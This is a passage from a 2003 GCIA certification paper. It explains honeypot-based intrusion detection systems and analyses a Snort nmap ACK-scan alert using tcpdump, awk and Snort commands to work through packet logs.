Global Information Assurance Certification Paper

Honeypot Based IDS and Other Short Stories

GIAC Certified Intrusion Analyst (GCIA)

Practical Assignment (v3.3)

David Pérez Conde

November 2003

ABSTRACT

This paper constitutes the practical assignment (v3.3) that I submitted as one of the requirements to obtain the GCIA certification (GIAC Certified Intrusion Analyst).

It is divided in three parts. In the first part I describe honeypot based Intrusion Detection Systems (IDS) and how they should be integrated in any IDS infrastructure. Then, I analyze three suspicious network detects. Finally, I present the report of a security review performed over huge amount of alerts, generated by the network based IDS of an unknown University.

Table of Contents

1 Honeypot Based Intrusion Detection Systems (HPIDS)

1.1 Abstract

Honeypots are a relatively new security technology with a great variety of potential applications. Probably, its best known application nowadays is its use as intelligence gathering instruments in research networks (honeynets), to learn about attacker's habits and techniques [HN01]. However, the contribution that honeypots can offer in the area of intrusion detection has not been fully explored yet.

The term "Honeypot based IDS (HPIDS)" refers to a whole new category of intrusion detection systems that use a honeypot (in whatever shape or form) as the source of information to search for signs of security incidents; as opposed to "Host based IDS (HIDS)" or "Network based IDS (NIDS)".

This article illustrates with an example how the honeypot technology can be integrated in the intrusion detection architecture of any company or entity, in order to improve their detection capabilities, complementing the traditional intrusion detection systems (IDS).

1.2 Introduction

The objective of this article is to show with an example that honeypot based intrusion detection systems (HPIDS) can be integrated into existing or new IDS infrastructures, complementing, not replacing, traditional forms of IDS.

The article is structured as follows. First of all, a general definition of honeypots is given. Then, traditional forms of IDS, host and network based (HIDS and NIDS) are described. After that, HPIDS are defined, and their main differences with HIDS and NID, outlined. Afterwards, some examples of HPIDS solutions available, both commercial and free, are given. Then, a sample IDS infrastructure is depicted, showing how HPIDS can be integrated together with HIDS and NIDS. Nearing the end, some problems that this integration might present are analyzed. Finally, some conclusions and a list of references are offered.

1.3 Honeypots in general

There are several definitions of honeypots available, but for the purposes of this article, the definition given by Lance Spitzner in his book "Honeypots: Tracking Hackers" [SPZ01], will do:

"A honeypot is a security resource whose value lies in being probed, attacked, or compromised".

The definition is very broad, as it should be, and includes many different types

of honeypots. From the so-called "low interaction honeypots", where a system or service is emulated very simply and the attacker can do very little with it, to the highly interactive honeynets or honeyfarms, where dozens of real systems are available for the attacker to fully interact with. [SPZ01]

Different types of honeypots are appropriate for different purposes and not all types are valid for any given application. Intrusion detection is one of the many purposes that some honeypots can serve.

1.4 Traditional Intrusion Detection Systems (NIDS, HIDS)

An intrusion detection system (IDS) is a system designed to analyze certain information, looking for signs of suspicious activity, and raise an alert when it is found. [INN01]

According to the source of the information they analyze, IDS systems can be classified either as network based (NIDS) or host based (HIDS). NIDS analyze network traffic, captured as it traverses the network. HIDS analyze activities that take place in the hosts where they are installed, like processes, file system accesses and user or group creations. HIDS may also analyze the network traffic of the host, as one extra source of information, but there is a big difference between that and a NIDS: a HIDS would only monitor the traffic to and from the host whereas a NIDS mainly monitors traffic not addressed to it.

Other classifications, according to different criteria, are also possible. For example, according to the logic used by the IDS to decide what constitutes suspicious activity, they can be classified into signature based or anomaly based. Signature based IDS compare the information gathered with a set of patterns of known attacks or signs of compromise and report any match. Anomaly based IDS report any unusual activity.

All combinations between these two classifications are possible: signature based HIDS, anomaly based HIDS, signature based NIDS and anomaly based NIDS.

All of these types of IDS have pros and cons and they all complement each other. A good IDS architecture should combine different types in order to get the best out of each of them.

1.5 Honeypot based Intrusion Detection Systems (HPIDS)

Honeypot based IDS (HPIDS) are a new category of intrusion detection systems that use a honeypot (in whatever shape or form) as the source of information to search for signs of security incidents, as opposed to "Host based IDS (HIDS)" and "Network based IDS (NIDS)".

Sometimes they are referred to as “production honeypots”, [SPZ02] because they are honeypots with a productive mission (detecting attacks), as opposed to “research honeypots”, where the focus is set in learning from them. I think the name “honeypot based IDS” describes more accurately what they are, since there may be honeypots with very different “productive” missions apart from detecting intrusions, like slowing down worms or keeping attackers off the main systems, etc.

It may be argued that HPIDS are a particular case of HIDS, since they will usually run on some kind of host, but I disagree. The key here is what is the source of information. HIDS analyze different activities that occur in the host where they are installed. At most, they also analyze the network traffic coming to and going out from that host. An HPIDS certainly shows some similarities with a HIDS, but it also has huge differences.

An HPIDS gets its information from a system or process with no value other than that of serving as a target to probes and attacks. That is a huge advantage over HIDS, where malicious activity must be sorted out from a potentially high load of normal activity. Since the honeypot has no authorized activity apart from waiting to be attacked, any detected activity is, by definition, suspicious.

Another special characteristic of honeypots, and HPIDS, is the concept of deception. Some honeypots can simulate different operating systems and network services. A single honeypot may simulate the presence of hundreds of systems, running different operating systems, each with different network services. An attacker may think he or she is interacting with many different systems when in reality he or she is only interacting with one HPIDS that is recording all the activity and alerting about it.

Finally, an HPIDS simulating different systems would also resemble a NIDS, in the sense that the HPIDS will record and analyze all network traffic going to and from those virtual systems, just as a NIDS would do. But the fact that these are fake systems running fake services will make the information gathered very different from what a NIDS would normally get. Since no authorized traffic should be directed to those simulated systems, HPIDS are much more efficient than NIDS, generating near to zero false positives.

I think that intrusion detection systems based on honeypots are special enough to have their own category.

For a great analysis of the advantages of HPIDS compared to HIDS and NIDS, I recommend reading “Honeypots: Simple, Cost-Effective Detection”, by Lance Spitzner. [SPZ02]

For the purposes of this article, though, I will only point out that since HPIDS analyze a different kind of information, they are able to detect malicious activities

that HIDS and NIDS would miss. Therefore, HPIDS are a great complement, not a replacement, to the other types of IDS.

1.6 Commercial HPIDS

Although HPIDS is a relatively new technology, there are several solutions available, both in the commercial and in the free domains. I will give three examples of commercial HPIDS and an example of a free HPIDS (in the next section). Please note that my only intention here is to show that this technology is readily available and by no means it means my endorsement or otherwise for any of the products.

KFSensor [KFS01] is a software honeypot based IDS, marketed by KeyFocus, that runs on a Microsoft Windows operating system (NT, W2K, Windows 2003). Some of its features are: flexible configuration, multiple scenarios, port listeners, banners, server emulation for HTTP, SMTP, FTP, POP3, telnet, terminal server, VNC, and Netbios/SMB/CIFS, extensive logging, event generation and classification, and different types of alerts (system tray, audio, email, syslog, event log, external). More information about KFSensor can be found at:

http://www.keyfocus.net/kfsensor/features.php

Symantec Decoy Server [SYM01] is another software honeypot based IDS, by Symantec. Some of its features are: simulated email traffic between users, ability to shut down services based on attacker activity, improved reporting and logging, stealth monitoring and containment, live attack analysis, centralized management, policy-based response, comprehensive reporting and trend analysis. More information about Symantec Decoy Server can be found at:

http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=157&EID=0

Specter [NSS01], by NETSEC (Network Security Software), is yet another commercial HPIDS. Alleged features include: simulation of a complete machine, simulated Internet services like SMTP, FTP, POP3, HTTP and TELNET, simulation of 14 different operating systems, generation of watermarked programs, detailed logging, complete GUI, and on-line updates. More information about Specter can be found at:

http://www.specter.com/default50.htm

1.7 Free HPIDS

Honeyd [HND01] is a free program, by Niels Provos, that “creates virtual hosts on a network which can be configured to run arbitrary services, and their personality can be adapted so that they appear to be running certain operating

systems". Honeyd features include: simulation of thousands of virtual hosts at the same time, configuration of arbitrary services via simple configuration file, simulation of different operating systems at TCP/IP stack level, simulation of arbitrary routing topologies.

A very powerful HPIDS can be easily built using honeyd as the cornerstone, and a few other free tools, such as arpd, snort and swatch, as explained below.

Arpd [PRV02] is a daemon that "replies to any ARP request for an IP address matching the specified destination network with the MAC address of the specified interface, but only after determining if another host already claims it. This enables a single host to claim all unassigned addresses on a LAN for network monitoring or simulation." (description from its man page). This would allow the HPIDS to receive all the traffic sent to unassigned IP addresses, so that honeyd can simulate the presence of the fake hosts.

Snort [SNO01]] is "an open source network intrusion detection system (NIDS), capable of performing real-time traffic analysis and packet logging on IP networks" (description from the its page). Snort can save a full network audit trail of all traffic going to and leaving the HPIDS, for later analysis. Also, it can analyze the traffic for signatures of known attacks and alert on any relevant event.

Finally, Swatch [SWA01] is "a program that continuously monitors log files looking for patterns specified in a configuration file and performs specific actions, also configurable, when a match is found" (description from its man page). Swatch would monitor the honeyd logs and alert when some interesting activity is found.

Note that this set of tools is just an example and that many other combinations, using different programs are also possible.

1.8 Example of Integration of HPIDS in an IDS infrastructure

Honeypot based intrusion detection systems (HPIDS) should not replace host or network based IDS (HIDS and NIDS respectively). Instead, they should complement them, integrating themselves into a common IDS infrastructure. Alerts generated by HIDS, NIDS and HPIDS should all be logged to a central management console and analyzed and correlated together.

Table 1 shows a sample network diagram illustrating this idea. The diagram depicts a simple network setup of an imaginary company.




Table 1 Sample IDS infrastructure integrating HIDS, NIDS and HPIDS

A firewall separates the company's network from the Internet, and from a DMZ network where all the external facing servers are located.

The firewall is connected to an internal router which separates three internal networks: the servers network, the management network, and the internal users network.

The server network holds all the internal servers. The management network is reserved for the network operations and management systems. In this network, the central IDS management console is located. Finally, the internal users network is, as the name suggests, where all internal users are connected.

The IDS infrastructure is composed of the following elements:

- Several HIDS: one installed on every important server, both external and internal facing, including the IDS management console.
- Several NIDS: one connected to each monitored network: DMZ, servers, management and internal users.
- Several HPIDS: one in the DMZ that simulates the existence of many other systems in the same LAN, another in the servers network, simulating the existence of many extra servers, and one connected to the internal users' network, simulating the presence of several other user systems.
- A central IDS management console, located in the management network. All the previous elements report their alerts to this central console for analysis.

1.9 Potential problems of HPIDS integration

The main problems that integrating HPIDS in an IDS infrastructure might present are: heterogeneous logging, reporting and management, and also legal risks that might be introduced by HPIDS. These problems are discussed below.

1.9.1 Heterogeneous logging, reporting and management

It may happen that the format of the alerts generated by HPIDS and the method of reporting is different from that of the rest of the IDS elements.

Although this may certainly be a problem, this is not specific to HPIDS. The same problem is encountered whenever any new element is added to a IDS infrastructure. For example, if a NIDS or HIDS from a different vendor than the existing elements is introduced, which is desirable from a security perspective, this problem would also appear.

1.9.2 Legal risks

Some people fear that the use of a honeypot, or honeypot based technology, immediately opens the door to serious legal risks. As Lance Spitzner explains in his article "Honeypots: Are they legal?" [SPZ03], the most usual concerns are: entrapment, privacy, and liability issues. In that article, he analyzes in depth the implications of these issues for honeypots. I strongly recommend reading that article and also the presentation "Honeypots. Legal Issues", by Richard P. Salgado [SAL01], in order to understand how these issues apply to honeypots.

In my humble opinion, the situation could be summarized as follows. Entrapment is not an issue except if the organization where the HPIDS are to be deployed is a government agency, and even then, it would probably not be a problem. As for the privacy and liability concerns, they certainly must be taken into account when deploying an IDS technology, but the same holds true for any IDS technology, whether HPIDS, HIS or NIDS. Therefore, there are no extra

legal risks introduced when HPIDS are integrated in the IDS infrastructure.

1.10 Conclusion

Honeypot based intrusion detection systems (HPIDS) analyze information very different from that of HIDS or NIDS, detecting malicious activity that would be missed by them. Because of that, they should be integrated into existing and newly created IDS infrastructures, in order to improve their detection capabilities. They should complement, not replace, the other technologies, HIDS and NIDS.

1.11 References

[HNT01] Honeynet Project. *Know Your Enemy: Honeynets.* http://www.honeynet.org/papers/honeynet/

[INN01] Innella, Paul & McMillan, Oba. *An Introduction to Intrusion Detection Systems.* http://www.securityfocus.com/infocus/1520. Dec. 2001

[KFS01] Key Focus Ltd. *KFSensor Features.* http://www.keyfocus.net/kfsensor/features.php

[NSS01] NETSEC. *Specter Intrusion Detection System.* http://www.specter.com/default50.htm

[PRV01] Provos, Niels. *Honeyd Development.* http://www.honeyd.org/

[PRV02] Provos, Niels. *Honeyd - Network Rhapsody for You. http://www.citi.umich.edu/u/provos/honeyd/*

[SAL01] Salgado, Richard P. *Honeypot Legal Issues.* 2003 (Powerpoint presentation)

[SNO01] Caswell, Brian & Roesch, Marty. *Snort.* http://www.snort.org/

[SPZ01] Spitzner, Lance. *Honeypots: tracking hackers.* Addison Wesley, 2003

[SPZ02] Spitzner, Lance. *Honeypots: Simple, Cost-Effective Detection".* http://www.securityfocus.com/infocus/1690. Apr. 2003

[SPZ03] Spitzner, Lance. *Honeypots: Are They Legal?.* http://www.securityfocus.com/infocus/1703

[SWA01] Anonymous. *Swatch: the active log file monitoring tool.* http://swatch.sourceforge.net/

[SYM01] Symantec Corp. *Symantec Decoy Server.* http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=157&EID=0

2 Network Detects

2.1 Detect #1: ACK Scan: Innocent or Evil?

The detect analyzed in this section consists of two parts: an alert generated by Snort, shown on Table 2, and a Tcpdump dump, shown on Table 3.

```
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/18/02-05:34:21.656507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
61.222.14.98:80 -> 170.129.205.101:80 TCP TTL:48 TOS:0x0 ID:55730 IpLen:20
DgmLen:40
***A**** Seq: 0x39  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
```

Table 2 Part I: alert generated by snort

```
05:34:21.656507 61.222.14.98.80 > 170.129.205.101.80: . ack 0 win 1400
05:34:26.616507 61.222.14.98.80 > 170.129.205.101.80: . ack 0 win 1400
05:34:31.616507 61.222.192.98.80 > 170.129.205.101.80: . ack 0 win 1400
05:34:36.616507 61.222.192.98.80 > 170.129.205.101.80: . ack 0 win 1400
05:34:51.676507 210.66.117.5.80 > 170.129.205.101.80: . ack 0 win 1400
05:34:56.686507 210.66.117.5.80 > 170.129.205.101.80: . ack 0 win 1400
07:18:11.136507 61.222.14.98.80 > 170.129.113.81.80: . ack 0 win 1400
07:18:16.016507 61.222.14.98.80 > 170.129.113.81.80: . ack 0 win 1400

[cut 30 similar packets]

12:13:53.346507 61.221.88.198.80 > 170.129.81.216.80: . ack 0 win 1400
12:13:58.476507 61.221.88.198.80 > 170.129.81.216.80: . ack 0 win 1400
12:14:04.016507 192.192.171.251.80 > 170.129.81.216.80: . ack 0 win 1400
12:14:08.946507 192.192.171.251.80 > 170.129.81.216.80: . ack 0 win 1400
13:23:32.676507 65.162.93.2.80 > 170.129.50.3.80: . ack 0 win 1400
13:23:33.446507 65.162.93.34.80 > 170.129.50.3.80: . ack 0 win 1400
```

Table 3 Part II: Packets with both source and destination ports equal to 80.

2.1.1 Source of Trace

The detect was obtained from the following log file:

http://www.incidents.org/logs/Raw/2002.10.18

As explained in the README file that can be found in the same directory (http://www.incidents.org/logs/Raw/README), the log file is "the result of a Snort instance running in binary logging mode [so] only the packets that violate the rule set will appear in the log."

The version of snort and the rule set that was used to produce the log file are unknown.

The place were the trace was taken is also unknown, but something can be

inferred from the log file about the network setup at the time of the data capture. Tcpdump can show the source an destination MAC addresses of each packet in the log file. Filtering those MAC address pairs using "awk" and "sort" reveals that only two MAC addresses are involved in this case: all packets go from MAC address A to MAC address B or vice versa. Table 4 shows those MAC addresses and the command I used to get them.

```
$ tcpdump -e -r 2002.10.18 -nn 2>/dev/null | awk '{print $2"\t"$3}' | sort -u
0:0:c:4:b2:33   0:3:e3:d9:26:c0
0:3:e3:d9:26:c0 0:0:c:4:b2:33
$
```

Table 4 MAC addresses in the log file

Table 5 shows the explanation (most of it from the man pages) of the options I used on the previous command:

```
tcpdump:
   -e                   Print the link-level header on each dump line.
   -r 2002.10.18        Read packets from file 2002.10.18
   -nn                  Don't convert [addresses,] protocol and port numbers
                        etc. to names.
   2>/dev/null          Discard error messages (the only error was:
                        "tcpdump: pcap_loop: truncated dump file")
awk:
   '{print $2"\t"$3}'   Print only the source and destination MAC addresses
                        (second and third fields) separated by a tab character.
sort:
   -u                   Output only the first of an equal run
```

Table 5 Command line options

A quick search of those MAC addresses in the IEEE Standards OUI (Organizationally Unique Identifier) database [IEE01] shows that they both belong to devices from Cisco Systems, Inc. This is shown on Table 6.

```
00-03-E3   (hex)                Cisco Systems, Inc.
0003E3     (base 16)            Cisco Systems, Inc.
                                170 West Tasman Dr.
                                San Jose CA 95134
                                UNITED STATES

00-00-0C   (hex)                CISCO SYSTEMS, INC.
00000C     (base 16)            CISCO SYSTEMS, INC.
                                170 WEST TASMAN DRIVE
                                SAN JOSE CA 95134-1706
```

Table 6 Part I: alert generated by snort (date and time is UTC)

Although some systems allow setting their MAC addresses to arbitrary values, in this case it sounds fairly reasonable that the intrusion detection system (IDS)

would sit between two network devices, so I will assume that the MAC addresses are real.

Looking at the destination IP addresses of the packets with source MAC address 00:03:e3:d9:26:c0, it can be concluded that destination IP of those packets always fall in the range 170.129.0.0/16. Table 7 shows the commands I used to find this out.

```
$ tcpdump -e -r 2002.10.18 -nn 2>/dev/null | awk '{print $2"\t"$3"\t"$6"\t"$8}'
| sort -u | grep "^0:3:e3:d9:26:c0" | awk '{print $4}' >
IPdst_from_0x0003e3d926c0.txt
$ cat IPdst_from_0x0003e3d926c0.txt | awk -F "." '{print $1"."$2"."$3"."$4}' |
sort -u | grep -v "^170.129" | wc -l
      0
$ cat IPdst_from_0x0003e3d926c0.txt | awk -F "." '{print $1"."$2"."$3"."$4}' |
sort -u | grep "^170.129" | wc -l
     80
$ cat IPdst_from_0x0003e3d926c0.txt | awk -F "." '{print $1"."$2"."$3"."$4}' |
sort -u | grep -v "^170.129.50" | wc -l
     76
$
```

Table 7 Analyzing destination IPs of packets from 00:03:e3:d9:26:c0

Table 8 shows the explanation (most of it from the man pages) of the options I used on those commands:

```
awk:
   '{print $2"\t"$3"\t"$6"\t"$8}'   Print source and destination MAC
                                    addresses and source and destination
                                    IP addresses separated by tab characters.
   '{print $4}'                     Print the destination IP address only.
   -F "."                           Use "." for the input field separator
grep:
   "^some_text"                Select lines starting with "some_text".
   -v "^some_text"             Select lines NOT starting with "some_text".
cat:
   filename                    Prints the contents of filename to standard
                               output
wc:
   -l                          Print the newline counts
```


Table 8 New command line options

A little bit more of filtering with tcpdump, awk, sort and grep, using similar commands to the ones already explained, shows that:

- The destination IP of packets from 00:03:e3:d9:26:c0 always falls in the range 170.129.0.0/16
- The destination IP of packets from 00:00:0c:04:b2:33 never falls in the range 170.129.0.0/16

- The source IP of packets from 00:00:0c:04:b2:33 always falls in the range 170.129.0.0/16
- The source IP of packets from 00:03:e3:d9:26:c0 never falls in the range 170.129.0.0/16, except for a few packets whose source IP address is spoofed: it is the same as the destination IP address.

Table 9 depicts the network diagram at the time of the data cap as it can be guessed using the above information:




```
NOTES:
  - MAC addresses of NIC interfaces on the HUB:
      - Gateway 1: 00:03:e3:d9:26:c0
      - Gateway 2: 00:00:0c:04:b2:33
  - Both gateways are level 3 (IP) routing devices from Cisco.
    They could be routers, firewalls, or switches with the routing
    (level 3) module.
  - It is a logical diagram. The hub could also be a switch with a mirror
    port feeding all traffic to Snort, or it could be a tap.
```

Table 9 Network diagram

2.1.2 Detect was generated by

Part I of the detect, the snort alert, was generated by processing the log file with snort version 2.0.2 (Build 92) running on a Red Hat Linux 9.0 system, with the default set of rules downloaded on October 11th from snort's web site (http://www.snort.org/dl/rules/snortrules-stable.tar.gz).

The configuration file used (snort.conf) was the default that comes with the rules, except all of the "include" clauses were uncommented, so that packets were compared against the whole set of rules.

Table 10 shows the exact command line that was used and Table 11 explains the different options on that command line.

```
$ snort -r 2002.10.18 -c rules/snort.conf -l . -N -U -y -k none -e
```

Table 10 Snort command line

-r 2002.10.18	Read the tcpdump-formatted file 2002.10.18. This will cause Snort to read and process the file fed to it.
-c rules/snort.conf	Use the rules located in file rules/snort.conf
-l .	Set the output logging directory to ".".
-N	Turn off packet logging.
-U	Changes the timestamps in all logs to be in UTC.
-y	Include the year in alert and log files.
-k none	Turns off the entire checksum verification subsystem.
-e	Display/log the link layer packet headers

Table 11 Snort command line options (from snort's man page)

This created a file named “alert” on the current directory with many alerts, one of which is the one that constitutes part I of this detect, and which is shown again in Table 12 for easier reading.

```
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/18/02-05:34:21.656507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
61.222.14.98:80 -> 170.129.205.101:80 TCP TTL:48 TOS:0x0 ID:55730 IpLen:20
DgmLen:40
***A**** Seq: 0x39  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
```

Table 12 Part I: alert generated by snort (date and time is UTC)

This is the interpretation of that alert:

Line1: The first number "1" says that the alert was generated by snort's main engine, as opposed to one of the preprocessors or decoders included in snort (see file "generators.h" in snort's source code). The identifier of the rule that was violated is 628, revision 2. The description of the alert is "SCAN nmap TCP". Nmap is a tool written by Fyodor [FYO01] that, among other things, can perform a TCP port scan against one or more targets. Snort saw something in the packet that made it think the packet was part of a TCP scan performed using Nmap.

Line 2: The event has been classified as an attempt to gather information about the target, and has been assigned a priority level of 2. That priority is assigned in the file "classification.config". By default, priorities are set from 1 to 3, being 1 the most critical and 3 the least critical.

Line 3: Although the log file was named 2002.10.18, suggesting that it was created on 2002 October 18th, the time stamp within the log file says that the offending packet was captured on 2002 November 18th at 05:32 UTC

(Coordinated Universal Time). The source MAC address is the external gateway in the network diagram depicted before, and the destination MAC address is the internal gateway, so it was a packet going from the Internet to the internal network. The type of ethernet frame is IP (0x800) and its length is 0x3C (decimal 60) bytes.

Line 4: The source IP address is 61.222.14.98 and the source port is 80. The destination IP address is 170.129.205.101 and the destination port is 80. The IP protocol is TCP, the time to live is 48 hops, the type of service is 0, the IP identifier is 55730, the size of the IP header is 20 bytes and the size of the whole IP packet is 40 bytes.

Line 5: The packet has one and only one TCP flag set: the ACK flag. The sequence number is 0x39 (decimal 57), the acknowledged sequence number is 0, the window size is 0x578 (decimal 1400) and finally, the size of the TCP datagram is 20 bytes.

Line 6: More information about this alert can be found in the web page provided (http://www.whitehats.com/info/IDS28). [WHI01]

The specific rule that fired this alert (sid 628, rev. 2) is shown on Table 13.

```
$ grep "SCAN nmap TCP" rules/*.rules
rules/scan.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap
TCP"; flags:A,12; ack:0; reference:arachnids,28; classtype:attempted-recon;
sid:628; rev:2;)
$
```

Table 13 Rule that produced the alert

This rule matches any TCP packet going from any TCP port on any IP address ($EXTERNAL_NET is "any" in this case, since the default configuration was used), to any port on any IP address (idem for $HOME_NET), that has the ACK flag set, the SYN flag not set ("flags:A,12") [SNO02] and the acknowledgment number is zero. The rest of the rule simply indicates the reference, classification, sid and revision number that were commented before.

Certainly, a packet with the ACK flag set, which indicates that the acknowledgment field is valid, and an ack number of zero is not very common. This would only happen in a normal TCP conversation if the sequence number of one of the parties, given the initial sequence number and the amount of data transmitted, would get to one less than the maximum value (2^32 - 1) and thus, the other party would send a packet with an ack number of 0, since that would be the next expected byte to be received. Given that the initial sequence numbers are to be chosen randomly, this event is very rare in normal traffic.

The document that was referenced in the alert message

(http://www.whitehats.com/info/IDS28) states that these kind of packets were sent by older versions of nmap when performing a "TCP ping" in order to determine if a host is reachable. More recent versions do not set the ack number to zero, but to some random value.

But there is something else strange in this packet: the source port and the destination port are both equal to 80, which is assigned to HTTP traffic. The odd thing is that the client part in a HTTP connection usually makes use of an ephemeral port (>1024), and not port 80, which is normally used by the server.

I was curious to see if there were more of such packets in the log file and so I run tcpdump (version 3.7.2-1.9.1, on a Linux Red Hat 9.0) with the options shown on Table 14. The result was shown at the beginning of this analysis, labeled "Part II of the detect".

```
$ tcpdump -nn -S -r 2002.10.18 'tcp src port 80 and tcp dst port 80'
```

Table 14 Tcpdump command line: getting Part II of the detect

Table 15 explains the command line options used on Table 14.

-nn	Don't convert [addresses,] protocol and port numbers etc. to names.
-S	Print absolute, rather than relative, TCP sequence numbers.
-r 2002.10.18	Read packets from file 2002.10.18
'tcp src port 80 and tcp dst port 80'	Show packets whose source and destination ports are both equal to 80.

Table 15 Tcpdump command line options (mostly from man page)

Part II of the detect shows 45 packets with both source and destination ports equal to 80. On top of that, they all have the ACK flag set, the SYN flag not set, the ack number set to zero, and a window size of 1400 bytes. They all are incoming packets from the Internet to the internal network and they all generated their own copy of the alert of Part I.

2.1.3 Probability the source address was spoofed

The source IP addresses are not spoofed in this detect.

These are TCP packets, but they do not belong to real TCP connections. Their ACK flag is set, indicating that the ACK number, which is set to zero, is valid. It is almost impossible that so many TCP connections happen to flip one of their sequence numbers through zero in the same day: too much of a coincidence.

Not being part of real TCP connections, their source IP address could be spoofed as easily as if they were packets of some other connection-less protocols like UDP or ICMP. But even so, I don't believe they are spoofed in this case.

Even if the packets corresponded to a Nmap TCP ping scan, which they don't, the attacker would need some response from the server for the scan to be useful, so at least one of the source IPs would have to be true (the rest could be decoy source IPs), or “nearly true”. By “nearly true” I mean that the attacker would still be able to see the replies if he/she spoofed the source IP address of some system in his/her LAN and he/she was able to sniff the traffic directed to that other system.

